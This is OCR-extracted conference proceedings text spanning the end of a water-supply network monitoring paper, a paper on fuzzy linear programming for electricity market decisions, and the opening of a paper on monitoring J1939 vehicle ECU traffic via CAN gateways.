


Figure 3. Network inventory data presentation on GPS supporting platform

For initial configuration it is necessary to input default values for water flow for each node in interface which we called "expert rules". If flow value for each node is greater or less to this value graphical user interface automatically changes node color to present that unusual situation occurred. We called it "severity" on GUI with values: normal (blue node color), warning (orange node color) and critical (red node color), figure 4.

Additionally, at each node there is ability to show time diagram for flow values for each time period.

Figure 4. Different severity types shown on node; a) normal, b) warning, c) critical

III. CONCLUSION

In this paper we have presented information system for inventory management in water-supply network with real-time monitoring data. Data which is monitoring is water flow in water supply network on couple of testing manholes. Based on existing experience in telecommunications management area, we have compared basic aspects of management in water-supply and telecommunication networks.

Complete network structure is modelled as information model in Data Warehouse. Graphical user interface, developed in web technology with Google maps as background, with basic knowledge integrated, is presented.

The system was developed and launched during the project "Knowledge-based water supply management" sponsored by company "Komrad d.o.o.", Slatina. It is used during network management, maintenance and repairing process. Some of system components are still subject of research efforts; it will be subject of future work and will be presented in future papers. It is primarily related to real-time data collecting functionality, which will enable performance data integration into the network planning process and network presentation graphical user interface.

REFERENCES

[1] D. Kasses, D. Fuchs-Hanusch, "Vienna Waterwork's approach to network maintenance and rehabilitation" Water 21 – Magazine of the International Water Association, United Kingdom, pp. 33-35, February 2013

[2] D.K.Udupa, "TMN – Telecommunications Management Network", McGraw-Hill Telecommunications, New York, 1999.

[3] O. Jukić and M. Kunštić, "Integrated view on telecommunication network status", Proceedings of the 34rd International Convention MIPRO 2011, pp. 141-145, MIPRO, Opatija, 2011.

[4] M.E.J. Newman, "Networks – An introduction", Oxford University Press, Oxford, 2010.

[5] D. Fuchs-Hanusch, B. Kronberger, F. Friedl, R. Scheucher, "Whole of Life Cost Calculations for Water Supply Pipes", Water Asset Management International, 8 (2), 19-24, 2011.

[6] D. R. Cox, "Regression Models and Life-Tables", Journal of the Royal Statistical Society. Series B (Methodological), Vol. 34, No. 2. (1972), pp.

[7] A.K. Dikshit, P.V. Krishnarao, "A GIS-based Water Supply Information System for an Urban Area", Managing Environmental Knowledge, EnviroInfo, Graz, 2006.

[8] M. Danijel, T. Lisak, G. Malčić, "Telemetrija i upravljanje vodoopskrbnim sustavom", Proceedings Vol. III MIPRO 2009, Computers in technical systems & Intelligent systems, pp. 163-167, MIPRO, Opatija, 2009.

[9] O. Jukić, I. Heđi, "Inventory management system for water supply network", Proceedings of the 37th International Convention MIPRO 2011, pp. 664-667, MIPRO, Opatija, 2014.

[10] N. A. Pantazis, D. D. Vergados "A survey on power control issues in wireless sensor networks", IEEE Communications Surveys, 2007, Vol. 9, Issue 4, pp. 86-107.

Decision Making in Electricity Market Supported with Fuzzy Linear Programming

Ćirić Zoran*, Sedlak Otilija*, Ćirić Ivana**, Ivanišević Stojan***
* University of Novi Sad, Faculty of Economics Subotica, Subotica, Serbia
** Secondary School of Economics Subotica, Subotica, Serbia
*** JKP Lisje Novi Sad, Serbia
czoran@ef.uns.ac.rs, zotisz@tippnet.rs, civana87@hotmail.com, czoran@ef.uns.ac.rs, stojanivanisevic@yahoo.com

Abstract - The predominant focus of this paper is in the area of business decision making, where the decision-making process is of key importance for functions such as investment, new product development, resource allocation, the amount and price of the energy. Many engineering and science problems are subjects to uncertainty.

I. INTRODUCTION

The classical decision making operates with a set of alternatives over the space of decision, a set of states off affairs over the space of the state of affairs, relation pointing to states or outcomes expected from each of the alternative actions, and finally, the utility or the goal function, which arranges these outcomes in accordance with the desired outcome.

Decision making is said to be performed under conditions of certainty, when the outcomes of any action can be precisely determined and arranged. In such cases, alternatives are chosen that lead to outcomes with maximum utility. On the other hand, a decision is made under conditions of risk, when the only knowledge available regarding the state of outcomes is their probability distribution. Furthermore, this information cannot be used for optimizing the utility function. When the probability of the state of outcome is unknown, decisions must be made under conditions of uncertainty.

New competitive framework is intended to promote an increase in the operational efficiency of power systems while guaranteeing an acceptable quality of the electricity supply and achieving minimum cost for electricity end users.

Electricity markets are multi-commodity markets including at least four products: energy, reserve, regulation, and balancing energy. Energy is the main product.

As well as market risk, industry agents and regulators have started considering regulatory risk. Changes in regulation might not only introduce more uncertainty to the electricity industry but might also induce higher volatility if these are not carefully undertaken. [4]

II. DECISION MAKING PROCESS

Operational research offers optimization models aimed at finding an activity program that will yield the best possible results. The models use precisely determined and known data. Constraints are also precisely determined, and the goal function is clearly defined, so that it can be formulated easily and simply.

Uncertainty means that there may be unknown outcomes, unknown probabilities, and immeasurable components, leading to a real or perceived lack of control.

Normative models (e.g., *Expected Utility Theory and Bayesian Updating*) define how judgments or decisions under risk or uncertainty should best be taken. Assuming an ideal decision maker (perfectly informed and rational, capable of high level calculations,), these models prescribe how optimal decisions *ought* to be made. Normative models have great advantages when dealing with probability updating and deep uncertainty. Real-life observations, however, indicate that people do not behave fully rational but instead take shortcuts in their processing by applying heuristics.

Theoretical approaches that try to model how people *actually* make decisions are called descriptive, and include *Prospect Theory*, *Theory of Constructed Choice*, *Theory of Context-Dependent Choice, and others.*

By taking available alternatives of what the future states of the world and their probabilities could be, and what outcomes the different choice alternatives would have under different future states of the world, normative models offer many advantages:

(a) they tell us how a rational decision maker should behave, which provides a good benchmark against which actual behaviors can be compared;

(b) they have a clear analytic basis which can easily be updated; and

(c) the cost and benefit of generation/acquisition of additional information can easily be assessed.

However, normative models also have some weaknesses:

(a) they do not explain why or how people make the decisions we observe;

(b) they expect decision-makers to be fully rational;

(c) they assume the decision maker to be well informed about key components of the decision problem;

(d) they often assume that there is sufficient knowledge about the outcomes;

(e) they assume knowledge of quantitative probabilities and ignore the use of affective reactions and other heuristic processes to assess likelihood;

(f) they often consider only one individual decision-maker and not groups;

(g) they do not consider the interactive process (the interactions) evolving while decisions are made;

(h) utility functions of decision makers are difficult to identify;

(i) they often lack a temporal and spatial components, which matter greatly in regard to impacts of climate variability and change.

Reality, however, is different: very often we lack precise information on the value of individual input parameters, or the values of coefficients in constraint and goal functions, and imprecise formulation of limitations themselves is possible as well.

Fuzzy sets can be introduced into the existing decision making models in several ways. As an electricity producer, a company bases its existence on the environment, both from the aspect of providing input and from the aspect of achieving and valorizing input. Miscellaneous knowledge and experience, and also decision making in the areas of investment, market operations, financial function, production function or research and development, can be considered more fully and exactly applying fuzzy sets. Under the existing circumstances containing fuzzy characteristics, there is a wish to achieve radical improvements of the production management and decision making. The need arises for choosing an appropriate corporate goal out of the available possible alternative goals. When accomplishing and executing the alternatives, the company achieves different levels of increase in sales (because, although the subject issue is decision making on production, one must bear in mind that the ultimate goal of production is sale of the produced commodities) [1].

In addition to many constraints under the given conditions, one must particularly bear in mind limitations, i.e. constraints such as:

- that the selected alternative (goal) is to be accomplished in the shortest possible period;
- that investment in accomplishing the selected alternative should not be excessive.

The goal of decision making agents is either maximizing profit (financial profit) or minimizing cost (the electricity procurement cost of an industrial consumer). The decision must best meet the goal and constraints of the given problem.

III. FUZZY LINEAR PROGRAMMING

The nature of the problem displays the characteristics of uncertainty and vagueness. The need for fuzzification, i.e. fuzzy decision making stems from the fact that the decision maker is faced with a large number of scenarios and sub-scenarios out of which the optimum must be chosen, and the imprecision of input data results from subjective approach in interpreting *per se* vague information. Fuzzy characteristics of the problems are manifested in the following ways:

- In a fuzzy environment, the constraint pertaining to the deadline for completing the chosen alternative cannot be determined accurately and precisely, as it depends on many environment factors, such as events on the commodity and money markets, the competitors' response, etc., and the company's organization and structure. In most cases, it is described linguistically.

  Constraint C_1 is defined on a set of possible actions, and the described membership function reads

  $$\mu_{C_1} : X \to [0,1] \tag{1}$$

- Investment in completing the chosen action also varies depending on the company profile, product type and investment. These are also described linguistically (C_2):

  $$\mu_{C_2} : X \to [0,1] \tag{2}$$

- The aim of decision making may be to boost sales, and the profit achieved by a power producer within a given planning horizon as a set of possible outcomes or effects. For the above reasons and constraints, the goal function coefficients are impossible to quantify. In addition to uncertainty and unexpected events that may arise, what is also possible is subjective assessment of parameters (G), so that

  $$\mu_G : Y \to [0,1] \tag{3}$$

  where the function f is defined as mapping the set (X) onto the output set (Y). $f: X \to Y$, so that the fuzzy goal G introduces the corresponding goal G':

  $$\mu_{G'} = \mu_G(f(x)) = \mu_G(y) \tag{4}$$

Fuzzy decision D can then be defined as the choice meeting both goals G' and constraints C_1 and

C_2. If this is interpreted as logical "∧", it can be modeled with the fuzzy set intersection G', C_1 and C_2:

$$D = G' \cap C_1 \cap C_2 \tag{5}$$

which can easily be extended to any number of goals and limitations. A Fuzzy decision is described by degree of membership function:

$$\mu_D(x) = \min[\mu_G(x), \mu_C(x)], \text{ where } x \in X. \tag{6}$$

Once a fuzzy decision is reached it may be necessary to choose a single "best" crisp alternative from this fuzzy

set. This may be accomplished in a straightforward manner by choosing an alternative $x \in X$, which achieves the maximum degree of membership D. As the method disregards information pertaining to any other alternative, it may not be desirable in all situations. It must therefore be substituted with other methods of calculating the center of gravity. This approach extends the conventional, crisp mathematical programming into fuzzy mathematical programming models.

IV. DECISION PROBLEMS IN ELECTRICITY MARKETS

Decision problems in electricity markets are captured with uncertainty. It has affects on price, demand, intermittent production, etc. These problems include producer offering in pool markets, energy procurements for consumers and retailers. [7]

In most cases, marketing decisions are made under conditions of uncertainty and high risk. According to some authors, [6] this is most contributed to by:

- a relatively high number of relevant variables;
- impossibility of controlling relevant variables;
- their instability and nonlinearity
- stochasticity of relevant variables;
- difficult quantification and measurement of effects of relevant variables.

The decision maker's expertise and appropriate assessment of tolerable risk levels (i.e. the subjective factor) is therefore of extreme importance for the final effects of decision made.

In electricity markets, uncertainty sources include:

- Availability of production units and network components.
- Power production for non-dispatchable producers, such as wind and solar-thermal power plants.
- Day-ahead energy prices, reserve market prices, prices for all the adjustment markets, and balancing market prices.
- Client demand for retailers.

The market decision sequence and the uncertainty involved are:

- At the time of trading in the future market, producers, consumers, and retailers need an appropriate description of the processes constituted by the energy prices in the pool.
- At the time of trading in both the day-ahead and the reserve markets, producers, consumers, and retailers need an appropriate description of the stochastic processes constituted by the next-day energy and reserve prices.
- For trading in adjustment markets, prices for the time span of the corresponding market horizon need to be properly characterized.

The uncertain parameters could be modeled using mathematical programming and fuzzy linear programming that takes into account the uncertainty of these parameters. Each uncertain parameter is modeled by a set of finite outcomes or scenarios with an associated probability of occurrence. In addition to maximizing profit or minimizing cost, market agents may wish to control risk of profit/cost variability. Risk management is used by the decision makers to avoid implementing strategies that entail the possibility of low profits or high costs. [5]

There are several examples of uncertainty affecting decision making in price describing:

a) day-ahead energy prices,

b) reserve market prices,

c) prices for all the adjustment markets,

d) balancing market prices.

The producer can form prices through these models: a, b. c, d. The chosen model could affect on reducing/increasing consumption, modeled by function *f:*

$$\begin{aligned} f(a) &= 30000, \\ f(b) &= 25000, \\ f(c) &= 20000, \\ f(d) &= 15000. \end{aligned} \tag{7}$$

Uncertainty sources include:

1. Availability of production units and network components.
2. Power production for non-dispatchable producers.
3. Client demand for retailers.
4. Own demand for consumers.

Constraint C_1 is defined on a set of possible actions, and the described membership function reads:

$$C_1 = \frac{0,3}{a} + \frac{0,6}{b} + \frac{0,8}{c} + \frac{0,6}{d} \tag{8}$$

Investment in completing the chosen action are also described linguistically (C_2):

$$C_2 = \frac{0,1}{a} + \frac{0,65}{b} + \frac{0,7}{c} + \frac{0,9}{d} \tag{9}$$

The aim of decision making is the profit achieved by a power producer within a given planning horizon as a set of possible outcomes or effects:

$$\mu_G(x) = \begin{cases} 1 & \text{for} \quad x > 40000 \\ 1 - \frac{1}{729}\left(\frac{x}{1000} - 40\right)^2 & \text{for} \quad 13000 < x \le 40000 \\ 0 & \text{for} \quad x \le 13000 \end{cases} \tag{10}$$

The general criteria for establishing the subset of goals required determining the appropriate function of the degree of membership.




Figure 1. Degree of membership function $\mu_G(x)$

The fuzzy goal G':

$$G' = \frac{0,86}{a} + \frac{0,7}{b} + \frac{0,45}{c} + \frac{0,15}{d} \quad (11)$$

The fuzzy decision is D:

$$D = G' \cap C_1 \cap C_2 = \frac{0,1}{a} + \frac{0,6}{b} + \frac{0,45}{c} + \frac{0,15}{d} \quad (12)$$

V. CONCLUSION

This paper sought to make a positive shift in our current crisis, so far insufficiently researched zone, and point to the needs and requirements of the appropriate approach. In the real-life environment, the decision making process cannot be based exclusively on intuition and free design in selecting an electricity market's strategy and goals. Practice has provided the justification of formalized systemic strategic management and decision making, which requires developing an appropriate toolkit of more exact qualitative modeling and dynamically harmonize strategic and operative decision making. Decision-making problems in electricity markets are no exception.

Decisions need to be made even with lack of perfect information. This is what motivates the use of fuzzy linear programming models for decision making under uncertainty.

Decisions need to be made even with lack of perfect information. This is what motivates the use of fuzzy linear programming models for decision making under uncertainty. This paper presented the decision analysis process both for public and private decision making under different decision criteria, type, and quality of available information. Basic elements in the analysis of decision alternatives and choice were described as well as the goals and objectives that guide decision making. We used a unique numerical example for suitable expression of these techniques, so the reader can clearly touch on the difference and similarity points of discussed methods.

At the end of each section, a series of threats and opportunities of considered techniques, as well as their limitations and abilities, has been reviewed. The steps of the discussed methods are introduced briefly at the beginning of each section. This tutorial has been written through a simple literature so it can help managers to understand decision making concepts and to make better decisions in uncertain conditions that will open a new window in their minds.

In our paper we have undertaken modelling for managing uncertainty and for learning about the dynamics of electricity markets. This has shown useful in the cases exhibited here and by no means limited to them or to the particular circumstances that have been studied.

The general approach indicated in this paper can be followed and applied elsewhere, but always observing the assumptions and limitations in each case where intended to pursue.

REFERENCES

[1] B. Kosko: *Neural Networks and Fuzzy Systems* (Englewood Cliffs: Prentice – Hall, New Jersey 1992).

[2] B. Kosko, I. Satoru, *Fuzzy Logic* (Scientific American, July 1993).

[3] B. Kosko: Neural Networks and Fuzzy Systems – A Dynamical Systems Approach to Machine Intelligence (Englewood Cliffs: Prentice – Hall, New Jersey 1993).

[4] Dyner, I., and Larsen, E.R., 2001. From planning to strategy in the electricity industry. Energy policy, Vol. 29, pp 1145-1154.

[5] O. Sedlak, Z. Ciric, Managing and Measuring Business Performance, XXV European Conference on Operational Research, Vilnius, Litvania, 2012.

[6] O. Sedlak, Z. Ćirić, I. Ćirić, *Strategic Management Under the Conditions of Uncertainty and Indefiniteness,* (Strategic Management, 18(1), 2013), pp. 62-68.

[7] K. Zhu, K. L. Kraemer, S. Xu, (2003). Electronic business adoption by European firms: A cross-country assessment of the facilitators and inhibitors (European Journal Information Systems 12(4) 2003). p. 15, p.27.

Vehicle J1939 Based ECU Network Monitoring with CAN Gateways

S. Jankovic*, M. Ivkovic*, V. Petrovic**, D. Kleut***
* Faculty of Tech. Sciences "M. Pupin", Zrenjanin, Serbia
** IMR Institute, Belgrade, Serbia
*** SCA, Computer System Department, Belgrade, Serbia
sjankovi@eunet.rs

Abstract - The implementation of various electronic subsystems in various on-road and off-road vehicles is constantly expanding. Accordingly, the new vehicles became equipped with Electronic Control Units (ECU) which number has been dramatically increased during last decade. Implementation of many electronic control units on a technical system as vehicle, calls for possibility for interchanging information among them. For that purpose the various standards have been established and accepted by professional society. The standard which is dominant nowadays is SAE J 1939. This standard uses physical and data link layers from ISO 11898 standard.

The paper deals with monitoring of the vehicle electronic control units which follow J1939 standard. The approach is based on direct monitoring of the data packages i.e. by filing aside higher layers of J1939 (above second layer). Benefit of this approach is that all developed hardware and software solutions become universal and applicable to all ISO 11898 based networks which are in much wider use than J1939.

The new approach was tested in real service. Based that approach deals with the second layer only, it significantly lessened time of monitoring set up and enabled reliable data acquisition.

I. INTRODUCTION

The one of the most important impacts to the new product development, including its testing, is duration of development activities. It is of great importance to reduce the time from the initial technical specification of the new product till the moment of lunching its serial production. That task is mainly oriented to the development engineers which are under the pressure to satisfy market driven dements for fast and reliable new product design.

Many new designed vehicles have to be in application with already installed advanced electronics systems. Consequently, it is of importance to analyse possibility to reduce time in establishing communication with all ECU installed on a vehicle. The electronic control units usually come from different sources i.e. suppliers which means that all of them are not harmonized and don't use the same standards in transmitting data to the vehicle's network. Out of noted, the very important part of the problem in acquiring data from particular vehicle is related to the various approaches used by vehicle producers in establishing the vehicle network. The implication is that first approach to the new vehicle, by test engineers, is usually related to the enormous drain of time.

Precise analyses of the common situation on the new vehicles show that various higher level protocols use the same physical and data link layer which are based on ISO 11898. These open possibilities for establishing approach which will neglects other layers and enable approach to the various vehicles through second layer, only. It is obvious that this approach asks for analyses of the way in which data will be evaluated to enable to the user the clear information. One attempt in that direction is highlighted in this paper. The results evaluated in the paper are related to the project TR35039 supported by the Serbian Ministry of Education, Science and Technological Development**.**

II. THE STATUS OF THE VEHICLE NETWORK AND SAE J1939 STANDARD

In spite of the fact that there are a few protocols which are in use on the vehicles' networks it is of importance to be noted that all of them are based, mainly, on the same physical layer which is, nowadays widely accepted by all producers. That is physical layer defined through ISO 11898 or frequently named as CAN 2.0. The first CAN related standard was published in November 1993 with a few revisions after that. The latest revision of the standard is from 2013.

The standard was developed mainly for the distributed systems, especially for the real-time controllers distributed on large technical systems and, taking as the reference Open System Interconnection model. It defines physical and data link layer, only. In spite of the fact that ISO 11898 doesn't define the third media layer and no one of the host layers, it has found a wide implementation in IC engine industry, on-road and off-road vehicle industry, construction machinery, AG tractor industry, avionics industry, etc.

The paper reflects some of the results from the project TR35039 supported by the Serbian Ministry of Education, Science and Technological Development.

The wide application of ISO 11898 in various industries is based on a few advantages which CAN brings. One of the most important is that the bus is based on differential transmission on a twisted pair wire on physical layer which enables the low cost of installation as well as noise immunity. The second, also very important reason for wide use of CAN bus is its error checking on each frame (CAN specification includes CRC - Cyclic Redundancy Code) as well as inherent message priority which enables non-destructive arbitration and non-interrupted transmission of the message with the highest priority.

Out of all noted above CAN became extremely applicable to the IC engines and vehicles based on no need for per to per communication and no explicit addressing of the messages.




Figure 1. SAE J 1939 structure and layers taken from the CAN (ISO 11898).

ISO 11898 specifications with presence of physical and data link layer, only has attracted an industry to develop various higher level protocols which are based on ISO 11898. One of them is SAE J1939, the protocol developed by Society of American Engineers for engine and vehicle industry.

As it is given in Fig. 1, J1939 takes two basic layers from ISO 11898 and establishes its own higher layers.




Figure 2. A overviwe of the vehicle daata bus.

III. THE CONCEPT OF THE SYSTEM AND DATA EVALUATION

A. SAE J1939 versus ISO 11898 data packet

As per SAE J1939-21 the main technical requirement related to the data link layer for communication among distributed Electronic Control Units (ECU) and other subsystems on vehicles is that the message format conforms to the CAN 2.0 requirements (i.e. extended format of ISO 11898). Out of that, many SAE specific requirements also exist. One of the most important is existing of Protocol Data Unit (PDU) and, in it, the Parameter Group Number (PGN).

The PDU consists of:

- Priority filed (3 bits),
- PGN,
- Source address and
- 8 (or more) bytes of data i.e. Data field

The PGN is 24 bit value which defines group of parameters which are included in data fields of the message (packet). As it is defined through the standard the PGN has the following components:

- 6 bits set to zero (see note “8 to 3” in Fig. 7),
- Reserved bit,
- Data page bit,
- PDU Format field i.e. Protocol data unit format - PF (8 bits),
- Group extension field i.e. Protocol data unit specific (8 bits).

It is important to be noted that SAE standard recognizes two type of messages i.e. two PDU formats: PDU1 and PDU2 format. If a message is a PDU1 or PDU2 format is specified by the protocol format (PF) field contained in the PGN. PDU1 is defined by PF = 0 to 239. In that case the PDU specific field defines destination address. Else, i.e. in the case of PDU2, the PF values are in the range 240 to 255 while PDU specific field defines group extension. Based that there in PDU2

doesn't exist destination address the PDU2 is a general broadcasted message.




Figure 3. SAE J 1939 PDU's structure.

It has to be noted that CAN 2.0 message structure is quite different than PDU (see Fig. 3 and Fig. 4). At the beginning of the data packet it has 29 bit identifier (split by inserted SRR - Substitute Remote Request – where SRR is always 1 (recessive) in extended frames i.e. in CAN 2.0 and IDE - Identifier Extension Bit – which is always 1 (recessive) in extended frames i.e. in CAN 2.0).

Making the cross-reference between CAN 2.0 identifier and PGN is the core issue in enabling monitoring SAE J1939 communication based on CAN protocol. Based on that the same will be evaluated in the forthcoming text




Figure 4. ISO 11898 data packet (extended identifier).

B. *The system overview*

The system for monitoring SAE J1939 traffic based on information acquired according to the ISO 11898 considers the gate which follows all rules related to the electronics control units presented on the vehicle bus. The layout of the gate integration in the vehicle network is given in Fig. 5.




Figure 5. Configuration of the monitoring system – layout on a real vehicle.

To enable monitoring of the traffic on the bus the gate is looking for the beginning of the new message i.e. for the SOF bit.




Figure 6. Configuration of the system during in-laboratory verification.

When a message starts the node which broadcasts the message will generate the dominant (i.e. zero) level as SOF bit. After that the PDU follows.

When transmission starts the ECU with the lowest identifier will win on the bus. The reason is that the dominant zero bit will overwrite recessive ("1") bit of the electronic control unit with higher level of identifier. The illustrative example is given in Table 1. The system is not in position to recognize which ECU takes the bus. It simply follows the message sent by one ECU (with the lowest value of identifier).

TABLE 1. Non iterapted message brodcusting by the ECU with the lowest valu of the identifier (an example)

CLOCK								…
Value which will be dominant on the bus	0	0	0	0	1	0	1	…
ECU X; PDU = 0010101…	0	0	1	?	?	?	?	…
ECU Y; PDU = 0000101…	0	0	0	0	1	0	1	…
ECU Z; PDU = 0111011…	0	1	?	?	?	?	?	…
Which ECU drops out of the bus	-	Z	X	-	-	-	-	-

The system follows all 29 bits after SOF and after that starts evaluation of received identifier.

Firstly it takes first 3 bits which has to be transferred to the PDU priority bits. Next task for the gate's built-in routine is to check the value of the reserved and data page bit. Here, the service routine place aside 5 dummy bits (part of SAE J1939 protocol not in use - just to enable harmonization with the ISO 11898 standard).

The PDU format bites are distributed in CAN bus identifier in two parts. The first one (6 bits) is at MSB i.e. "the most left" of SRR and IDE bits, while the last two PDU format bits are place after IDE bit. Final part of the routine built-in the gate is dedicated to extract the data bytes (Fig. 7.).

Once when CAN ID is transferred to PGN, when priority bits are defined and when the remaining part of the protocol data unit is transferred to the source address the most critical process would be finalized.

Specially designed software for monitoring the transformation process has been developed. It enables to the user to follow incoming CAN ID(s) as well as outgoing PGN(s) including all PGN(s)' parts as well as source address and priority bits – see Fig. 7 – top and figure 8. Note dark blue lines which define the structure of the PGN related to the CAN ID (Fig. 8).




Figure 7. Schematic overview of the ISO 11898 identifier (collected from the second layer) and related parts of the SAE J1939 PDU (with explanation of the software functionality).
Figure 8.

IV. HUMAN INTERFACE AND PDU VISUALISATION DURING REAL-TIME MONITORING

Based on explained concept of data flow through the CAN bus it is obvious that first interest in establishing the system for data acquisition has to be oriented to providing the adequate software tools for PGN, CAN Identifier (ID) and Data field evaluation.

